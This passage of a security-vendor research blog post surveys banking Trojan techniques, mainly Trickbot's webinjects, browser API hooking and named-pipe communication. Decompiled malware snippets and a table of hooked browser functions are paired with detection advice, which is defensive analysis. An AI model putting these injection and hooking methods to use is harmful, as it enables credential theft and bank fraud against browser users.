Banking Trojan Techniques: How Financially Motivated Malware Became Infrastructure

unit42.paloaltonetworks.com/banking-trojan-techniques/

Or Chechik

October 31, 2022

By Or Chechik

October 31, 2022 at 6:00 AM

Category: Malware

Tags: Banking Trojan, Cortex, Cortex XDR, Dridex, Emotet, IcedID, kronos, process injection, Trickbot, Webinjects, WildFire, Zeus

This post is also available in: 日本語 (Japanese)

Executive Summary

While advanced persistent threats get the most breathless coverage in the news, many threat actors have money on their mind rather than espionage. You can learn a lot about the innovations used by these financially motivated groups by watching banking Trojans.

Because attackers constantly create new techniques to evade detection and perform malicious acts, studying monetarily motivated malware can help defenders understand threat actor tactics and protect organizations more effectively. Some of the banking Trojans described here are historically known for being financial malware, but now they're primarily used as infrastructure to deliver other malware. Which is to say, by preventing techniques used by banking Trojans, you can also stop other types of threats.

We'll survey techniques used by notorious banking Trojan families to evade detection, steal sensitive data and manipulate data. We'll also describe how those techniques can be blocked. These families include Zeus, Kronos, Trickbot, IcedID, Emotet and Dridex.

Palo Alto Networks customers are protected from such attacks using Cortex XDR and WildFire.


Banking Trojan families' techniques discussed	Zeus, Kronos, Trickbot, IcedID, Emotet, Dridex

Table of Contents

What Are Webinjects?

Webinjects are modules that can inject HTML or JavaScript before a web page is rendered, and are often used to trick users. They are known to be abused by banking Trojans, as well as being employed to steal credentials and manipulate form data inside web pages. In most banking Trojan families, there is at least one webinjects module.


An early stager of the banking Trojan usually injects the banking Trojan's main bot into a Windows process, and that process injects the webinjects module into the machine's available web browser processes as shown in Figure 1.



```
  Curr_PID = GetCurrentProcessId();
  SnapShot_hnd = CreateToolhelp32Snapshot(2u, 0);
  if ( SnapShot_hnd == (HANDLE)-1 )
    return 0;
  pe.dwSize = 296;
  if ( !Process32First(SnapShot_hnd, &pe) )
  {
    CloseHandle(SnapShot_hnd);
    return 0;
  }
  if ( !Process32Next(SnapShot_hnd, &pe) )
    goto LABEL_69;
  do
  {
    if ( !pe.th32ProcessID )
      continue;
    if ( pe.th32ProcessID == 4 )
      continue;
    if ( pe.th32ProcessID == Curr_PID )
      continue;
    hProcess = OpenProcess(
                 PROCESS_QUERY_INFORMATION|PROCESS_VM_WRITE|PROCESS_VM_READ|PROCESS_VM_OPERATION|PROCESS_CREATE_THREAD|PROCESS
                 0,
                 pe.th32ProcessID);
    if ( !hProcess )
      continue;
    is_chrome = StrStrIA(pe.szExeFile, "chrome.exe") == pe.szExeFile;
    is_iexplore = StrStrIA(pe.szExeFile, "iexplore.exe") == pe.szExeFile;
    is_firefox = StrStrIA(pe.szExeFile, "firefox.exe") == pe.szExeFile;
    is_microsoftedgecp = StrStrIA(pe.szExeFile, "microsoftedgecp.exe") == pe.szExeFile;
    is_runtimebroker = StrStrIA(pe.szExeFile, "runtimebroker.exe") == pe.szExeFile;
    if ( !is_chrome && !is_iexplore && !is_firefox && !is_microsoftedgecp && !is_runtimebroker )
      continue;
```


Figure 1. Trickbot goes through processes one by one to find browsers to inject with its webinjects module, using a stealthy technique known as reflective injection.

The webinjects module hooks the API calls responsible for sending, receiving or encrypting data sent to a web server. By intercepting the data before it is encrypted, the malware can read HTTP-POST headers and manipulate them on the fly.



```
BrowserType = g_BrowserType;
if ( g_BrowserType == InternetExplorer )
{
  f_Log("Grab_Init() we are IE\r\n");
  Status = f_Install_Wininet_Hooks(0);
  BrowserType = g_BrowserType;
}
switch ( BrowserType )
{
  case MicrosoftEdge:
    f_Log("Grab_Init() we are EDGE\r\n");
    Status = f_Install_Wininet_Hooks((LPCSTR)1);
    break;
  case Chrome:
    f_Log("Grab_Init() we are Chrome\r\n");
    f_SetGlobal();
    Status = f_Install_Chrome_Hooks();
    break;
  case Firefox:
    f_Log("Grab_Init() we are Firefox\r\n");
    f_Install_FireFox_Hooks();
    break;
}
if ( !Status )
{
  f_Log("Grab_Init() hook failed!\r\n");
  goto LABEL_25;
}
f_Log("Grab_Init() success\r\n");
return 1;
```

Figure 2. Trickbot webinjects module placing hooks based on the browser.



```
LODWORD(InitializedHooks) = f_SetHook(
                              aWininetDll_1,
                              (int)"HttpSendRequestA",
                              (int)HttpSendRequestA_Hook,
                              (int)&HttpSendRequestA);
DWORD1(InitializedHooks) = f_SetHook(
                             aWininetDll_1,
                             (int)"HttpSendRequestW",
                             (int)HttpSendRequestW_Hook,
                             (int)&HttpSendRequestW);
DWORD2(InitializedHooks) = f_SetHook(
                             aWininetDll_1,
                             (int)"HttpSendRequestExA",
                             (int)HttpSendRequestExA_Hook,
                             (int)&HttpSendRequestExA);
HIDWORD(InitializedHooks) = f_SetHook(
                              aWininetDll_1,
                              (int)"HttpSendRequestExW",
                              (int)HttpSendRequestExW_Hook,
                              (int)&HttpSendRequestExW);
LODWORD(InitializedHooks_2) = f_SetHook(
                                aWininetDll_1,
                                (int)"InternetCloseHandle",
                                (int)InternetCloseHandle_Hook,
                                (int)&InternetCloseHandle);
```

Figure 3. Trickbot placing hooks on wininet.dll functions.

By fully controlling the HTTP headers just before the webpage is rendered, the malware can completely modify the forms and fool the user. The malware may inject HTML or JavaScript code to trick the user into inserting sensitive information, such as a PIN code or credit card number, enabling the malware to collect it. The malware can extract this information and send it to its command and control (C2) server without actually sending the forged headers to the targeted web page server.

Chrome (chrome.dll)	Firefox (nspr3.dll / nspr4.dll)	Internet Explorer / Edge (Wininet.dll)
ssl_read	PR_Read	HttpSendRequest
ssl_write	PR_Connect	InternetCloseHandle
	PR_Close	InternetReadFile
	PR_Write	InternetQueryDataAvailable
		HttpQueryInfo

	InternetWriteFile
	HttpEndRequest
	InternetQueryOption
	InternetSetOption
	HttpOpenRequest
	InternetConnect


Table 1. Frequently hooked API functions.

How to Detect Webinjects

This technique can be prevented by detecting an injection into a web browser process. The injected thread calls the NtProtectVirtualMemory function where the NewAccessProtection argument is PAGE_EXECUTE_READWRITE and the BaseAddress argument is an address to a library function targeted by banking Trojans.

For example, Trickbot uses both VirtualProtect and VirtualProtectEx in its various versions. Inspecting NtProtectVirtualMemory calls covers both.

Some banking Trojans opt to avoid code injection. Instead, they suspend the remote process threads and install the hooks remotely. Inspecting remote NtProtectVirtualMemory calls can detect this variant technique.



```
NTSTATUS
NTAPI
NtProtectVirtualMemory(
    __in HANDLE ProcessHandle,
    __inout PVOID *BaseAddress,
    __inout PSIZE_T RegionSize,
    __in ULONG NewAccessProtection,
    __out PULONG OldProtect
    );
```

Figure 4. NtProtectVirtualMemory prototype.

Infecting Web Browsers During Process Creation

Some banking Trojans aim to infect a target process as soon as it is launched, by injecting code into a predicted parent process of the real target. Once the banking Trojan executes in the context of the parent process, it hooks process creation library functions and waits until the real target is created.

Inside the hook, the banking Trojan manipulates the process creation flow. Then, for example, it initializes the webinjects module inside the remote process. The explorer.exe and runtimebroker.exe parent processes are frequently abused for this goal, as they usually launch the real targets.

For instance, the Karius banking Trojan used this technique by injecting code into explorer.exe and hooking CreateProcessInternalW. The Trojan's hook handler looked for a spawned web browser process and injected the malicious webinjects module into it.


How to Prevent Attempts to Infect Web Browsers During Process Creation

This technique can be prevented by looking for an injection into explorer.exe or runtimebroker.exe, where the injected thread hooks process creation functions like NtCreateUserProcess, NtCreateProcessEx, CreateProcessInternalW, CreateProcessA or CreateProcessW.

Named Pipe Communication Between Injected Processes

Many banking Trojans use named pipes to communicate with various processes under the threat actor's control. To do this, they inject their main bot into a Windows process, and then inject their other modules into different processes according to the module's purpose. They then establish communication between the different processes using named pipes.

For example, Trickbot injects the main bot into svchost.exe. It creates a named pipe server and reflectively injects the webinjects module into web browsers. This injected module connects to the same named pipe as a client to communicate to the main bot and deliver the fetched credentials to the C2 server.



```
FormatStringAndWriteToLog("PipeServer started\r\n");
SecurityDescriptor = 0;
if ( !ConvertStringSecurityDescriptorToSecurityDescriptorA(
        "D:PAI(A;;GRGW;;;AC)(A;;GRGW;;;WD)S:(ML;;NWNR;;;LW)",
        1u,
        &SecurityDescriptor,
        0) )
{
  InitializeSecurityDescriptor(pSecurityDescriptor, 1u);
  SetSecurityDescriptorDacl(pSecurityDescriptor, 1, 0, 0);
  SecurityDescriptor = pSecurityDescriptor;
}
SecurityAttributes.nLength = 12;
SecurityAttributes.lpSecurityDescriptor = SecurityDescriptor;
SecurityAttributes.bInheritHandle = 0;
strcpy_s_wrapper(Name, "\\\\.\\pipe\\pidplacesomepipe");
memmove_0(named_pipe_pid, PID, strlen((const char *)PID));
for ( hNamedPipe = CreateNamedPipeA(Name, 3u, 0, 1u, 0x4000u, 0x4000u, 0, &SecurityAttributes);
      byte_101150BD && hNamedPipe != (HANDLE)-1;
      DisconnectNamedPipe(hNamedPipe) )
{
  if ( ConnectNamedPipe(hNamedPipe, 0) )
  {
    nNumberOfBytesToWrite = 0;
    while ( 2 )
    {
      if ( ReadFile(hNamedPipe, &Destination[1], 1u, &NumberOfBytesRead, 0) )
      {
        v12 = 0;
        switch ( Destination[1] )
        {
          case 's':
            v12 = (const char *)dword_101150E0;
            break;
```

Figure 5. Trickbot named pipe server.

How to Prevent Named Pipe Communication Between Injected Processes

